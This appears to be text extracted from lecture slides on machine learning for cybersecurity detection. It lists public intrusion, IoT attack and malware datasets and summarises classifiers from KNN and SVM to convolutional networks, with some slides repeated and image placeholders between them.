
- **generative** model:
  - learn the overall **pattern**
  - learns distribution of data to generate new samples
  - usually unsupervised learning



# Discriminative models



- **discriminative** model:
  - learn **differences** in pattern
  - learns boundaries between classes for classification or prediction
  - usually supervised learning



- **generative** model:
  - learn the overall **pattern**
  - learns distribution of data to generate new samples
  - usually unsupervised learning

# Elements of discriminative models



## Data:

- general datasets
- quality of data selection affects model performance



## Features:

- data pre-processing
- features extracted from data
- manual (ML), automated (DL)



## Intelligence:

- develop models
- combine models
- evaluate effectiveness



## Application:

- models as solutions
- application deployment
- specific environment



# Data

## Network traffic under attack

- KDD Cup 1999
- NSL-KDD
- CTU-13
- UNB ISCX 2012
- AWID
- CIC-IDS2017
- CSE-CIC-IDS2018
- CIC-DDoS2019

- benchmark databases

## IoT traffic under attack

- IoT-23
- TON\_IoT
- LITNET-2020
- N-BaIoT

## Malware repositories

- IoTPOT
- VirusShare
- VirusTotal
- Drebin
- MalGenome
- AndroZoo



# Data

## Network traffic under attack

- KDD Cup 1999
- NSL-KDD
- CTU-13
- UNB ISCX 2012
- AWID
- CIC-IDS2017
- CSE-CIC-IDS2018
- CIC-DDoS2019

- benchmark databases

## IoT traffic under attack

- IoT-23
- TON\_IoT
- LITNET-2020
- N-BaIoT

## Malware repositories


- IoTPOT
- VirusShare
- VirusTotal
- Drebin
- MalGenome
- AndroZoo






# Features/intelligence (ML)

- features are picked by **humans**
- **models**: several approaches




## K Nearest Neighbors (KNN)

- supervised learning
- uses proximity
- classification and prediction



## Decision Trees

- tree-like model of decisions
- condition, based on which tree splits into branches
- end of branch is decision
- classification and prediction




## Support Vector Machines (SVM)

- hyperplane that classifies data
- maximum distance between data points of both classes
- decision boundaries


# Features/intelligence (DL)

- features are picked by **machines**
- **models:** deep networks of nodes connected by links
  - complex connections between nodes
- here are most common models layers in cybersecurity




## Convolutional NN

- data as arrays
- fewer parameters
- shared weights
- features independent of position



## Fully connected

- each node connected to next
- predict outcomes from unstructured data




## Recurrent NN

